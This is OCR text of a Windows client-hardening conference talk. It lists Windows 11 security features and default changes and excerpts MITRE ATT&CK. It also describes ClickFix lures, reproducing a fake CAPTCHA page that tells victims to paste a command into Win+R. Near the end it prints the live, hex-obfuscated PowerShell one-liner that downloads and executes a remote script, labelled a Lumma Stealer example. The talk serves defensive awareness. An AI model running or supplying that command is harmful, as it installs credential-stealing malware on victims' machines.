Top Client Hardening Tips

Stefan Schörling & Jörgen Nilsson

Sponsors

onedeploy
Windows Deployment Reimagined

ZERO TOUCH

Insight

control up

PATCH MY PC

robopack

numecent

Microsoft

eido

Rimo3

Definition of a Secure Client

There is no such thing…….

But what we can do is to build a Client that is somewhat resistant to modern threats and capable of detecting possible threats and compromises

Threat actors don’t rest

Stefan Schörling – SA7STE
Microsoft MVP · Security – SIEM & XDR

Role
CTO & Head of Managed Security Services
Onevinn

Focus
Security & SIGINT

Blog, Hobbies and more
- blog.sec-labs.com
- Security / Intelligence
- Padel

Jörgen Nilsson
Microsoft MVP · Security & Windows

Role
Trusted Advisor, Onevinn

Focus
Intune · Security · Windows · Windows 365

Blog, Hobbies and more
BBQ
ccmexec.com


Cloud Services
Protect your work information
Microsoft Entra ID
Microsoft Entra Private Access
Microsoft Entra Internet Access
Azure Attestation service
Microsoft Defender for Endpoint
Windows Hotpatch
Security baselines
Microsoft Intune
Windows enrollment attestation
Microsoft Cloud PKI
Endpoint Privilege Management (EPM)
Mobile Application Management (MAM)
Local Administrator Password solution (LAPS)
Windows Autopilot
Windows Update for Business
Windows Autopatch
OneDrive for work or school
Universal Print
Protect your personal information
Microsoft account
Find my device
OneDrive for personal
Personal Vault
Windows 365
Securing Windows 365
Secure BYOD with Windows 365
Privacy
Privacy controls
Microsoft Privacy Dashboard
Privacy transparency and controls
Privacy resource usage
Windows diagnostic data processor
Configuration
Identity
Passwordless sign-in
Windows Hello (PIN, Face, Fingerprint)
Windows presence sensing
Windows Hello for Business
PIN reset
Multi-factor unlock
Enhanced sign-in security (ESS)
Enhanced phishing protection
FIDO2
Passkeys
Microsoft Authenticator
Web sign-in
Federated sign-in
Smart cards
Advanced credential protection
Local Security Authority (LSA) protection
Credential Guard
Remote Credential Guard
VBS key protection
Token protection
Account lockout policy
Access management and control
Application
Application and driver control
Smart App Control
App Control for Business
Administrator protection
Microsoft vulnerable driver blocklist
App Signing
Application isolation
Win32 app isolation
App containers
Windows Sandbox
Windows Subsystem for Linux (WSL)
Virtualization-based security enclaves
Operating System
Encryption and data protection
BitLocker
BitLocker To Go
Device encryption
Encrypted hard drive
Email encryption
Network security
Transport Layer Security (TLS)
Domain Name System (DNS) security
Bluetooth protection
Wi-Fi connections
5G and eSIM
Windows Firewall
Virtual private network (VPN)
Server Message Block (SMB) file services
Virus and threat protection
Microsoft Defender SmartScreen
Microsoft Defender Antivirus
Attack surface reduction
Tamper protection
Exploit Protection
Controlled folder access
Device management
Config Refresh
Kiosk Mode
System security
Trusted Boot
Cryptography
Certificates
Code signing and integrity
Device Health Attestation
Windows protected print
Rust for Windows
Security policy settings and auditing
Sysmon functionality
Agentic security
Agent users
Agent connector and Agent Workspace containment
Secure-by-default agent policies
Hardware
Hardware root-of-trust
Trusted Platform Module (TPM) 2.0
Microsoft Pluton security processor
Silicon-assisted security
Secured kernel
Virtualization-based security (VBS)
Hypervisor-protected code integrity (HVCI)
Hypervisor-enforced Paging Translation (HVPT)
Hardware-enforced stack protection
Kernel direct memory access (DMA) protection
Secured-core PC and Edge Secured-Core
Dynamic Root of Trust for Measurement (DRTM)
Configuration lock
Security Foundation
Secure Future Initiative and offensive research
Secure Future Initiative (SFI)
Microsoft Security Development Lifecycle (SDL)
OneFuzz service
Microsoft Offensive Research and Security Engineering (MORSE)
Windows Insider and Microsoft Bug Bounty Programs
Certification
Federal Information Processing Standard (FIPS)
Common Criteria
Secure supply chain
Software Bill of Materials (SBOM)
Windows Software Development Kit (SDK)

Windows 11 - Default Security Changes

23H2

Oct 2023

6 features

24H2

Oct 2024

8 features

25H2

Sep 2025

5 features

Identity & access

Passwordless auth, Windows Hello, FIDO2 keys, Config Refresh

Data & network

BitLocker by default, LSA protection, SMB signing, Personal Data Encryption

Hardening & auditing

NTLM auditing, legacy removal, ASR rules, IPP printer policies

Version 23H2

October 31, 2023

Passwordless sign-in

Windows Hello for Business & FIDO2 keys from day one, removing password option for Entra ID-joined devices

Windows LAPS natively inbox

Local admin password management moved into the OS with built-in backup and rotation

Enhanced Windows Firewall

App Control for Business ID tagging with Firewall rules via Intune, targeting apps without file paths

RDP account lockout policy

New group policy mitigates brute-force authentication attacks on Remote Desktop

Enhanced Phishing Protection

SmartScreen-based alerts for credential theft attempts and corporate credential reuse warnings

Config Refresh

Auto-reverts security policies every 90 min to prevent drift from tampering

Version 24H2

October 1, 2024 · Most aggressive security defaults release

LSA protection on by default

Prevents untrusted code from accessing LSASS memory; setting stored in UEFI to prevent tampering

Personal Data Encryption

Per-user encryption keys for Documents, Desktop, Pictures via Windows Hello (Enterprise/EDU)

BitLocker on by default

Automatic device encryption enabled on new installs across all editions with reduced hardware requirements

VBS on by default

Virtualization-based security isolates credentials outside the OS on PCs shipping with 24H2

SMB signing required

Mandatory for all connections on all editions, protecting against relay and tampering attacks

Remote Mailslot disabled

Deprecated protocol disabled by default, reducing legacy attack surface

SMB client encryption

Supports requiring encryption on all outbound SMB client connections for highest network security

LAPS auto account mgmt

Automated creation, rotation, and management of local admin accounts and passwords

Version 25H2

September 30, 2025 · Visibility, hardening & legacy removal

Enhanced NTLM auditing

Detailed NTLM audit logs enabled by default, providing visibility into legacy authentication usage to prepare for future NTLM restrictions

IPP printer security policies

New policies require TLS-encrypted Internet Printing Protocol, controlling whether non-TLS printers can be installed

Legacy feature removal

PowerShell 2.0 and WMIC removed, eliminating attack surface from legacy components that could bypass modern security controls

Administrator Protection (preview)

Replaces persistent admin rights with just-in-time privileges. Currently off by default, expected to become standard soon

Attack Surface Reduction updates

New ASR rule to block process creations from PSExec and WMI commands, auditing privilege escalation attempts

Key takeaways

01 Secure by default is the new standard

Microsoft is progressively enabling more security features out of the box, reducing reliance on manual IT configuration.

02 24H2 was the inflection point

BitLocker, LSA protection, and SMB signing all became default-on, marking the most aggressive push toward zero-trust endpoints.

03 Legacy protocols are being retired

Mailslot, PowerShell 2.0, WMIC, and NTLM are being disabled, audited, or removed to shrink the attack surface.

04 Just-in-time admin is next

Administrator Protection (preview in 25H2) signals that persistent local admin rights will be replaced by on-demand elevation.

MITRE ATT&CK

ATT&CK v18 has been released! Check out the blog post or changelog for more information.

ATT&CK®

Get Started | Take a Tour

Contribute | Blog

FAQ | Random Page

MITRE ATT&CK® is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.


With the creation of ATT&CK, MITRE is fulfilling its mission to solve problems for a safer world — by bringing communities together to develop more effective cybersecurity. ATT&CK is open and available to any person or organization for use at no charge.

ATT&CK Matrix for Enterprise


layout: side | show sub-techniques | hide sub-techniques

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impac
11 techniques	8 techniques	11 techniques	17 techniques	23 techniques	14 techniques	47 techniques	17 techniques	34 techniques	9 techniques	17 techniques	18 techniques	9 techniques	15 techniq
Active Scanning (3)	Acquire Access	Content Injection	Cloud Administration Command	Account Manipulation (7)	Abuse Elevation Control Mechanism (6)	Abuse Elevation Control Mechanism (6)	Adversary-in-the-Middle (4)	Account Discovery (4)	Exploitation of Remote Services	Adversary-in-the-Middle (4)	Application Layer Protocol (5)	Automated Exfiltration (1)	Account Acc Removal
Gather Victim Host Information (4)	Acquire Infrastructure (8)	Drive-by Compromise	Command and Scripting Interpreter (13)	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Gather Victim Identity Information (3)	Compromise Accounts (3)	Exploit Public-Facing		Boot or Logon Autostart Execution (14)		BITS Jobs	Credentials from Password	Browser Information Discovery	Lateral Tool	Audio Capture		Exfiltration	Data Encrypt for Impact

Malwaretising



ClickFix


https://steam-cloud.pro
Verify you ar
ion below.
Verifying...
Complete these
VERIFICATION STEPS
To better prove you are not a robot, please:
1. Press and hold the key windows key ⊞ + R.
2. In the verification window, press Ctrl + V.
3. Press Enter on your keyboard to finish.
Please wait a 10 seconds and reload the page.
steam-cloud.p
f your connection before proceedi
VERIFY
Ray ID: 9a22a3c8dc23e50f
Performance & security by Cloudflare

https://steam-cloud.pro

steam-cl

Verify you ar ion below.

Verifying...

steam-cloud.p f your connection before proceeding.


Complete these
VERIFICATION STEPS
To better prove you are not a robot, please:


1. Press and hold the key *windows key* ⊞ **+ R**.
2. In the verification window, press **Ctrl + V**.
3. Press **Enter** on your keyboard to finish.

Please wait a 10 seconds and reload the page.

VERIFY

MODERN ENDPOINT MANAGEMENT SUMMIT 2026







"PowerShell.exe" -w h –c "$h='68747470733a2f2f6b6574656c6d6565737465722e6e6c2f74656d702f65373168733633622e707331';$u=-join($h-split'(..)'|?{$_}|%{[char][convert]::ToInt32($_,16)});iex(New-Object Net.WebClient).DownloadString($u)"

Malware Example

Lumma Stealer





Security baselines

